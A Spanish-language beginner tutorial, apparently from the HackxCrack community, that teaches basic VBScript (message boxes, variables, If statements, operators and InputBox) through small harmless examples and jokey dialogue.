

whiteDarkness

VBScript_WD



HACK X CRACK

НУСК Х СВ АСК

Visual Basic Script

-VBS-



BY: WHITE DARKNESS

VBScript (Visual Basic Script)

¿Estás listo? ¡El que se raje es vieja! Hoy aprenderás a programar tus propios *scripts*, ya que esto se trata de un **lenguaje de scripting**.

-¿Y el Visual Basic Script es el único lenguaje de scripting que hay?

No. Hay muchos. Por ejemplo están **JavaScript**, **ASP**, **Perl** y **Bash** (Estos últimos dos eran exclusivos de **Unix**, aunque gracias al *porting* hoy se puede en Windows; ¿quién se anima?

-¿Y para que me sirve VBScript?

En concreto: Para hacer tus propias ventanitas :)

¿Por donde empezar? Pues por el principio xD

Los ficheros vbs son scripts (programitas) que corren (o se ejecutan) sobre un *intérprete del sistema*; para un batch el intérprete es el cmd para los ficheros .vbs será el **Windows Script Host (WSH)**


Por eso es suficiente con escribir las palabras correctas en el *todopoderoso* bloc de notas y guardarlo con la extensión ***.vbs**

Si crees que vbs solo es útil para usarlo en Internet Explorer. Error!

Además si te interesa aprender **Visual Basic** todo lo que aprendas de **VBScript** te servirá bastante.

Nuestro primer Script ;)

Ya deberías tener abierta una ventana del Bloc de Notas. (Escribe *notepad* en **Ejecutar**)



Ahora coloca el siguiente código. ¿Te das cuenta? Es mucho más original que poner Hola Mundo ;)


Apunte: Si quieres también puedes usar paréntesis.

```
' Mi primer Script  
Msgbox "Ya aprendí a hacer mis  
propias ventanitas, soy tan feliz!!!"
```


=

```
' Mi primer Script  
Msgbox ("Ya aprendí a hacer mis  
propias ventanitas, soy tan feliz!!!")
```


Ahora, en la *barra de menús* haz clic en **Archivo, Guardar Como** y por último escribe cualquier nombre pero guardarlo **CON LA EXTENSIÓN .vbs o .vbe**




Con esto nos aparecerá un nuevo fichero con el nombre que le pusiste pero con un icono un tanto extraño :)



Cuando lo abras obtendrás esto:



Además en la barra de tareas observarás un icono como el siguiente:



Ese es precisamente el Windows Script Host, es decir, el intérprete por el cual serán ejecutados nuestros ficheros *.vbs, lo puedes hallar en el directorio: C:\Windows\System32 con el nombre **wscript.exe**





Entendiendo el código ;)

¿Cómo fue posible aparecer una ventanita con el bloc de notas? Primeramente escribimos: *' Mi primer Script*. Estos son los famosos **comentarios**, en batch los comentarios van presididos del comando **rem**, en VBScript van presididos de **una comilla simple**. ¿Y que es un comentario? Sencillamente nos sirven para recordar o hacer un apunte de algo en especial. En nuestro ejemplo el comentario nos ayuda a recordar que ese fue el primer script que hicimos. (Los comentarios no alteran para nada el código,

por eso son bastante útiles, puedes usar los que quieras y además pueden ir en cualquier parte del Script)

No puedes remplazar la comilla que usamos por ninguna de estas:

“	”	’
---	---	---


Nota: En Word la comilla simple se mira así:  y en bloc de notas así:  Si la escribiste en Word puedes presionar **Ctrl+Z** para obtener la misma que en bloc de notas, pasa lo mismo con las comillas comunes word les pone más estilo  y el notepad las deja como han sido siempre  la rosita es la correcta. Después escribimos **msgbox** (Cuadro de Mensaje). Creo que entendemos que *sirve para poner el contenido* que deseamos mostrar en pantalla :)

Importante: Es necesario escribir *el mensaje* **entre comillas** (comunes) para que pueda funcionar.

Mejorando nuestro Script ;)

Hace un momento nos apareció una ventanita que solo tenía la opción “Aceptar”, ahora le vamos a poner un botón distinto y hasta un título :)

```
' Me gusta VBScript :)  
Msgbox "Crees que soy guapo?",3,"Pregunta  
perturbadora..."
```



Luego del texto para mostrar en pantalla, se pone una coma y un número (la tabla siguiente los muestra), cada uno mostrará un botón, icono ó estilo diferente, luego ponemos otra coma, y el título entre comillas de la ventana.

Curiosidad: Todos los números de la segunda tabla son múltiplos de 16. Si sumas 16+16 obtienes 32 (el icono de pregunta) y si continúas sumando llegarás a cada uno de los números. Aunque si de ahorrar trabajo se trata también puedes multiplicar 16*16=**256** (**VBDefaultButton2**) luego, 16*16*16=**4096** (Sistema modal)

BOTONES:

Valor	Descripción
0 VBOkOnly	Aceptar
1 VBOkCancel	Aceptar y Cancelar
2 VBAbortRetryIgnore	Anular, Reintentar y Omitir
3 VBYesNoCancel	Si, No y Cancelar
4 VBYesNo	Si y No
5 VBRetryCancel	Reintentar y Cancelar
16384 VBMsgboxHelpButton	Aceptar y Ayuda

ICONOS y ESTILOS:

Valor	Descripción
16 VBCritical	Error
32 VBQuestion	Pregunta
48 VBExclamation	Exclamación
64 VBInformation	Información
524288 VBMsgboxRight	Alineación derecha
1048576 VBMsgboxRtlReading	Leer de derecha a izquierda
4096 VBSystemModal	Sistema modal (Siempre visible)
256 VBDefaultButton2	El 2 ^{do} botón es el predeterminado


Por otra parte, ¿cómo mostrar un mensaje con los botones Reintentar y Cancelar pero al mismo tiempo con un icono de Error? Como el icono de error es el 16 y el de los botones Reintentar y cancelar es el 5, debemos sumar $16+5$ que es igual a **21** y ese número es el que necesitamos :)

Alternativa: Ten en cuenta que para obtener los iconos y los botones también se pueden combinar las palabras y los números (VBInformation + 5) o bien *concatenar* de esta manera: VBInformation + VBRetryCancel o incluso así $3+64+ VBMsgboxRight$

Veamos un ejemplo :)

```
' Creando combinaciones :)  
Msgbox "El segundo botón se marcará y será siempre visible :)",VbDefaultButton2+VbSystemModal+65,"Experimento"
```

*Si le das clic al rectángulo encerrado y luego seleccionas mover; con las flechas de direcciones del teclado podrás desplazarlo :)




Si tienes abierto el script y maximizas una ventana intentando cubrirlo, aún se seguirá viendo pues en el código escribimos `VbSystemModal` (simón paisa, es de mírame a web); además la instrucción `VbDefaultButton2` hace que el botón *cancelar* se resalte en lugar del primero (se elige como predeterminado). Por último el 65 viene de la suma 64+1 (el número del icono de *Información* más el de los botones *Aceptar* y *Cancelar*)

Nota: Si hubiera un tercer botón y quisiéramos convertirlo en la primera opción se puede usar `VbDefaultButton3` o su número 512, de igual modo para un cuarto botón sería `VbDefaultButton4` o el número 768.

Otra cosa interesante es que podemos hacer que resulte imposible que se cierre un script sin antes haber seleccionado un botón :)

```
Msgbox "Intenta cerrarme :)",48+2,"Te Desafío..."
```



Tan solo elegimos el número de cualquier icono, yo elegí el número 48, y luego le sumas un 2 o un 4 y ya no tendrás la tachita disponible :)

Variables

Los que ya estén entrados en algún lenguaje de programación (y supongo será la mayoría) ya saben lo que es una variable, por eso lo explicaré rápidamente. Ten en cuenta que en vbs **no** importa si usas mayúsculas o minúsculas (no es *Case Sensitive*)

Una variable puede ser una letra, una palabra o varias palabras a las que nosotros *le asignamos un valor*.

Por decir: `c="50"`

En este ejemplo **la variable es una letra** (*la c*); enseguida de la variable pondremos el signo igual y por último el valor que le queremos dar **ENCERRADO ENTRE COMILLAS**. De ésta manera podríamos decir que el código: `c="50"` se lee así: "La variable **c** vale o es igual a **50**" Por eso se llaman variables, como podemos decir que valen cualquier cosa "*su valor varía*".

Además no es obligatorio **declarar las variables**, es decir, escribir al principio que estamos por usar una, pero nosotros nos vamos a acostumbrar a declararlas porque en el lenguaje **C** si es necesario hacerlo y nunca se sabe.

Para lograrlo usaremos **Dim** seguido del nombre de nuestra variable.

Otra **buena** alternativa es escribir **Option explicit** de esta forma las declaramos porque las declaramos (:

Un detalle más es que aquí no afecta si introduces *espacios en blanco*.

```
Animal="perro"
```

Es lo mismo que:

```
Animals=s"Perro"
```

Esto nos ayuda a que el código sea más claro. También ten presente que las líneas en las que escribes expresan el final de una instrucción y el principio de la siguiente, por eso **NO** se pueden poner dos instrucciones en una misma línea.

REGLAS PARA LAS VARIABLES

Los nombres de las variables deben empezar con una letra y deben ser del alfabeto internacional y no particulares de algún idioma. (**No** ñ, **No** ç, **No** letras acentuadas) Tampoco deben tener caracteres especiales (°-~\$%^*) ni signos de puntuación (excepto el guion bajo), ni espacios en blanco y mucho menos se pueden emplear las palabras clave del lenguaje como nombres de una variable.

Por supuesto, **el contenido** de una variable **SI** podrá contener cualquier cosa que a nuestra mente retorcida se le ocurra ;)

- 10 = "Número" ***'Está mal por empezar o ser un número.'***
- MsgBox = "Un mensaje" ***'No lo admite por ser una palabra reservada.'***
- Niño = "Mi hermanito" ***'No es correcto por contener la letra ñ.'***
- Delfín = "Mi animal favorito" ***'No es válido por tener una letra acentuada.'***
- Tengo espacios en blanco= "Error" ***'No hace falta mencionarlo :)***


Primeros pasos con las variables :)

Dim Un_ejemplo

'Whoo gracias por anunciar mi venida,
gracias Dim que sería sin ti ;)

Un_ejemplo="Soy una cadena porque
tengo un montón de letras :)"

Msgbox (**Un_ejemplo**)



Según recuerdo quedamos que una variable podía ser una letra, una palabra o **varias palabras**. En este caso la variable se llama **Un_ejemplo**, como son dos palabras entre una y otra se debe poner un guion bajo y así evitamos los espacios en blanco. Este tipo de variables se llaman **cadena**s pero si prefieres el inglés puedes decirles **strings** ;)

Al principio del código indicamos que queríamos usar la variable **Un_ejemplo** (la declaramos) usando **Dim**, y abajo volvimos a escribir el nombre de la variable pero esta vez con su valor "*Soy una cadena porque tengo un montón de letras*" (por supuesto encerrado entre comillas) y por último la instrucción **msgbox (Un_ejemplo)** mostrará en pantalla el contenido que tiene la variable **Un_ejemplo** por eso es que obtendremos la ventanita que puse arriba ;)

Nota: La última instrucción puede ir sin paréntesis

Una cadena también puede ser así: **Cadena**="HackxCrack"

No necesariamente va a llevar el guion bajo y el valor no tiene porque ser palabras separadas.

Además como **Variant** (Variant=Variable) es el único tipo de datos en VBS puede contener diferentes tipos de información (string, byte, boolean, date, integer, object, single, long, double, currency, null) dependiendo de cómo se utilice. Según Microsoft:

"Esto quiere decir que si trabajas con datos que parecen números, VBS asume que son números y realiza lo que es más adecuado para números. Igualmente, si trabajas con datos que sólo pueden ser datos de cadena, VBScript los trata como datos de cadena. Por supuesto, siempre puedes hacer que los números se comporten como cadenas, escribiéndolos entre comillas."

Constantes

Una constante es un nombre clave que tú eliges y contiene un número o una cadena que *nunca cambia*.

Const Tiempo = #6-1-97#

Hemos declarado la **Const**ante Tiempo y su valor fue una fecha (Date) las fechas se encierra entre signos de número (#) para poder distinguirlas.

¿Qué ventana nos lanzaría esa sentencia? ¿Qué le falta para poder mirarse?

Un clásico: IF

El **If** lo encontrarás en muchos otros lenguajes de programación (**If** significa **si** pero de *condición* en inglés)

Pero antes de aprender a usarlo es necesario que veas la siguiente tabla y la tengas en mente:


Aritméticos (El operador & no es aritmético pero en el orden de prioridad encaja perfecto allí)	Potencia ^ Multiplicación * División decimal / División entero \ Módulo mod Suma + Resta - Concatenación &
Comparación	Igual = Distinto <> Mayor que < Menor que > Menor o igual <= Mayor o igual >=
Lógicos	Y and O or Xor Xor No not

O
P
E
R
A
D
O
R
E
S

* Cuando una expresión contiene de todos los operadores, se aplica la llamada **prioridad de los operadores**, según esto primero se evalúan los aritméticos, luego los de comparación y por último los lógicos. Todos los operadores de comparación tienen la misma prioridad; por eso se evalúan en el orden en que aparecen, de izquierda a derecha; lo mismo aplica cuando una multiplicación y una división o una suma y una resta están juntas. Los operadores aritméticos y lógicos se evalúan siguiendo el orden de la tabla. Los paréntesis invalidan el orden de prioridad pues las operaciones entre ellos siempre se ejecutan antes. Sin embargo, dentro de los mismos se mantiene la regla.

Ok, vamos a poner un ejemplo:

```
' Usando el condicional if
Dim Precio
Dim dineroDisponible
precio = 150
dineroDisponible = 100
if dineroDisponible > precio then
msgbox "Ok, te alcanza puedes comprarlo"
Else
msgbox "Lárguese, consiga más dinero"
End if
```



El código mostrará la ventana de arriba.

Muy bien, después del comentario declaramos la variable *precio* y le asignamos el *valor 150*, lo mismo hicimos con *dineroDisponible* pero le dimos *un 100*, luego aparece el **if** en escena. Su función se resume en esto: “**SI** el valor de la variable *dineroDisponible* es **mayor** al valor de *precio* **ENTONCES** mostraré el mensaje: ‘Ok, te alcanza puedes comprarlo’ pero si es **CUALQUIER OTRA COSA** debo mostrar: ‘Lárguese, consiga más dinero’”.

Ejemplo: “Papá te doy un abrazo **SI** me compras un dulce” –“¿Y si te doy **OTRA COSA**, que tal un libro?” –“**ENTONCES** te dejo de querer”

Es el mismo caso para nosotros: “El **if** (el niño) solo mostrará el mensaje ‘Ok, te alcanza puedes comprarlo’ (abrazará al papá) **si** la variable *dineroDisponible* vale más que el valor de *precio* (**si** le compra el dulce). En caso de **cualquier otra cosa** el mensaje sería ‘Lárguese, consiga más dinero’ (El niño deja de querer al papá).


Como **precio vale 150** (El papá le dio el libro) el mensaje siempre será: “Lárguese, consiga más dinero” ya que **100** es menor que **150**. Al final está escrito **End if**, con esto incidamos que hemos terminado de usar el if.

Nota: Las palabras que resalte en mayúscula y morado son el significado al español de las que están en rojo. Por eso no está mal aprender algo de inglés.

Jugando con los operadores

Que te parece un ejemplo para el operador +

```
Nombre="Darkness"
Msgbox "What's up? s" + Nombre + " :)"
```



Pues sí, *concatenar* es sinónimo de unir o juntar, en nuestro script concatenamos el valor de la variable **Nombre** al mensaje que lanzamos con el **msgbox** dando como resultado **What's up? Darkness :)**. Además esta vez no declaramos ninguna variable y aún así nos funciona el script ;)

Pon atención al espacio que deje (resaltado en amarillo) si no lo ponemos hubiera aparecido todo junto; solo que si copias y pegas mi ejemplo tal como está te va a aparecer una **s** que pinté de blanco para poder sombrear de amarillo y lo mismo pasa con los demás (Caso típico de mexicanada...)

Léeme con cuidado: En este caso *concatenamos* una cadena alfanumérica (Proviene de Alfabeto + numérico. Eso quiere decir Letras y números) con una variable que también tiene *contenido* alfanumérico y usamos el signo **+**. Si queremos concatenar una cadena alfanumérica con una variable cuyo contenido es un valor *numérico* emplearemos el signo **&** (Ampersand)

Otro ejemplo, espero que no te confunda :) si, yo también miré Iron Man 3

```
esperan="frambuesas"
```

```
msgbox "Mucha gente se siente confundida cuando una frase no termina de la manera que ellos" & esperan
```

Ahora usaremos los operadores aritméticos :)

Option Explicit

Dim N

Dim M

Dim Resta

N=8

M=2

Resta=N-M

msgbox (resta)

*Es mucho mejor declarar las variables en una misma línea separándolas por comas.

Option Explicit

Dim N, M, Resta

N=8

M=2

Resta=N-M

msgbox (resta)

Lo único diferente es que utilizamos **Option Explicit** y así aunque no queramos tuvimos que declarar las 3 variables que usamos, o marcaría error. La variable *N* vale 8, la variable *M* vale 2 y la variable *Resta* es igual al valor de *N* menos el valor de *M*. Por eso al escribir **msgbox (resta)** veremos una ventanita con el número 6 (el resultado de 8-6).

Otro detalle interesante lo muestra este script que se explica solito :)


```
Msgbox "Soy un mensaje demasiado largo..." & vbCRLF &  
"Necesito un enter para poder caber a gusto en la ventanita" &  
vbCRLF & "(Espero que haya una manera de lograrlo)",36,"Titulo  
....
```

¿Nunca te has preguntado por qué todo junto se escribe separado y separado todo junto?, ¿por qué la palabra abreviación está tan larga?, ¿por qué 1 tiene dos sílabas y 2 solo una? O ¿por qué me aparece la fastidiosa ventana de error cuando estoy seguro de que hice todo perfectamente bien?

Si copias mi script para ponerlo en marcha no tendrás problemas.


-¿A qué te refieres?

Abre el bloc de notas y comienza a escribir la primer idiotada que se te ocurra solo procura que sea larga :D



Para que puedas seguir leyendo tendrías que arrastrar con el ratón la barra de desplazamiento y detenerla a cada momento y seguir haciendo lo mismo hasta que termines de leer.

Para no tener que hacer eso en la barra de menús encontrarás varias opciones, escoge “formato” y asegúrate de palomear “ajuste de línea”



A partir de entonces los renglones se adaptarán al tamaño de la ventana, hace un momento era solo un renglón pero se hicieron 3 si la maximizáramos se harían 2. El detalle es que sigue siendo un renglón porque no hemos dado ningún enter, cuidado con eso, porque te puede dar muchos problemas con vbscript.

Te voy a poner un caso con el que me tope, pero **deja palomeada** la opción que encontramos e intenta hacer el block de notas mas o menos a la dimensión que se aprecia en las imágenes igual haz con el tamaño de letra después copia y ejecuta este script:

```
Msgbox "Soy un mensaje demasiado largo..." & vbCRLF & _  
"Necesito un enter para poder caber a gusto en la ventanita"
```

Funciona como debe ser pero ¿y este por qué no?, ¿qué no están exactamente iguales?, ¿se habrá descompuesto vbscript?

```
Msgbox "Soy un mensaje demasiado largo..." & vbCRLF & _  
"Necesito un enter para poder caber a gusto en la ventanita"
```

Descarta la última pregunta que nosotros somos los descompuestos xD ¿dónde nos equivocamos? Desmarca "ajuste de línea" y maximiza la ventana.

-Es un solo renglón!

Sí y `& vbCRLF & _` solo funciona cuando damos un enter con el teclado; para solucionarlo tendríamos que quitar el guion bajo. El tamaño reducido de la ventana, haber usado ajuste de línea y que en el script dos estén juntas la primera y la segunda instrucción (aunque parece que no es así) provocaron un error.

Cuando copies los demás ejemplos que estaré poniendo a lo largo del manual puede que te suceda esto, que de alguna manera no me haya dado cuenta y haya puesto dos instrucciones en una misma línea aunque en el rectángulito azul parezcan dos y a la hora de pasarlo al notepad tampoco lo notes por el tamaño reducido de la ventana, por estar usado ajuste de línea o por el tamaño de fuente.

Según mis cálculos creo que no debe pasar ya los revise pero sigo siendo yo así que no te confíes :D

Por cierto ese guion bajo no solo funciona con **vbCRLF** mira esto:

```
Msgbox _  
"Funciona :D"
```



Entrada de datos por teclado: INPUTBOX

Aquí es donde se pone divertido el asunto :) Gracias a la palabra *inputbox* el usuario podrá interactuar con nuestro script:

```
Dim Name  
Name=inputbox ("Y tú quién eres?")  
msgbox "Mucho gusto en conocerte" + Name
```

Como lo del Dim ya lo pasamos más atrás, solo explicaré la función de *inputbox*. Tenemos que la variable *Name* es igual a *inputbox* e *inputbox* está haciendo una pregunta. La respuesta que ponga el usuario va a convertirse en el valor de la variable *Name*. Para este caso si son importantes los paréntesis.

Al abrir el script nos toparemos con esto:



Una vez que hayamos ingresado un nombre vamos a ver una ventana saludándonos con el nombre que escribimos; yo le puse Fulanito ;)

En **python** la sintaxis sería casi la misma: `name=raw_input ('Y tú quién eres?')`
En este lenguaje se usa `raw_input` en lugar de `inputbox`.

-Y que pasa si no pone ningún nombre?

Pues no importa mucho, pero si quieres podríamos arreglarlo con el `if` :)

```
Dim Name
Name=inputbox ("Y tú quién eres?")
If Name= "" then
Msgbox "Hola sin nombre - _-"
else
msgbox "Mucho gusto en conocerte" + Name
end if
```

Lo ves? **Si** no pone nada la variable respuesta no tendrá ningún valor (`name=""`) y **entonces** mostrará el mensaje *Hola sin nombre - _-*

`Inputbox` puede recibir varios parámetros separados por comas. El único parámetro obligatorio es el primero, es decir, el enunciado de la pregunta. Los demás son opcionales.

```
Sintaxis=inputbox ("Pregunta para quien me de clic :)",
"Soy el Título", "Respuesta por defecto", 2, 10000)
msgbox (sintaxis)
```

Si gustas puedes probar el script y ver lo que hace :). Los últimos dos números son las coordenadas donde queremos que aparezca nuestra ventanita cuando le demos clic. Estas coordenadas se expresan en **TWIPS**, una unidad de medida propia de Windows. Para que aprecies mejor su utilidad puedes intercambiar los valores que te di, primero escribe el 10000 y después el 2. Si quieres saltarte algún parámetro solo deja dos comas y continúa con el siguiente.

Creo que solo queda una última cosa por decir de `Inputbox` ya se me había pasando pero alcancé a hacerle un campito :)

Seguiremos usando el mismo ejemplo para no tener que pensar en otro :p

Una buena idea sería que el script mandará un mensaje que diga que le gusta nuestro nombre, pero solo el nuestro si escriben uno diferente que les diga otra cosa 3:)

```
Dim Name
Name=inputbox ("Y tú quién eres?" , "Escribe tu nombre...")
If name= WhiteDarkness then
Msgbox "Guaau! Que encanto de nombre",64,"Es hermoso"
else
msgbox "Oye tu mamá no te quiso matar de chiquito pero si te puso" + name
& vbCRLF & "que mala onda :|",32, ":c"
end if
```

-Jaja está bueno, solo que lo acabo de probar y no funcionó, en vez de WhiteDarkness puse mi nombre y cuando lo escribí me salió el mensaje malo.

Y como te llamas?

-LUCIÉRNAGO, por?

Jajaja ya sospechaba, es que tu nombre es tan horrible que el script no podría decirte que está bonito, lo obligaste a romper las leyes de la programación para no decir semejante barbaridad :D

-Pero mi mamá dice que es especial :'(

Ah-no-bueno! (Martinolli soy tu fan), jaja no te creas, pruébalo con mi nick y verás que pasa lo mismo, si te fijas solo mostrará el mensaje que queremos si le damos en cancelar o en la tachita. Vamos a componerlo:

```
Dim Name
Name=inputbox ("Y tú quién eres?" , "Escribe tu nombre...")
If name= "WhiteDarkness" then
Msgbox "Guaau! Que encanto de nombre",64,"Es hermoso"
else
msgbox "Oye tu mama no te quiso matar de chiquito pero si te puso" + name
& vbCRLF & "que mala onda :|",32, ":c"
end if
```

Nomás tienes que encerrar el nombre entre comillas y así convertimos lo que digite en string (o en cadena) antes de que se guarde en la variable, si hubiera tenido que escribir números no fueran necesarias.

-Un momento, tú dijiste al comienzo que a vbs le daban igual las mayúsculas y las minúsculas, pero aquí a fuerzas tengo que escribir Luciérnago con mayúscula para que funcioné.

Si, vbs no es **Case Sensitive** pero parece que aquí cambia porque estamos poniendo una condición y solo se cumplirá si está exactamente igual como la especificamos. No importa mucho, si quieres pon en el código tu nombre con puras minúsculas y así cuando lo ejecutes contestes con puras minúsculas.

-ok pues, oye y como le acomodo el mensaje que aparece cuando no escribe ningún nombre?

Sigue leyendo y luego podrás hacerlo :)

Condicionales anidados

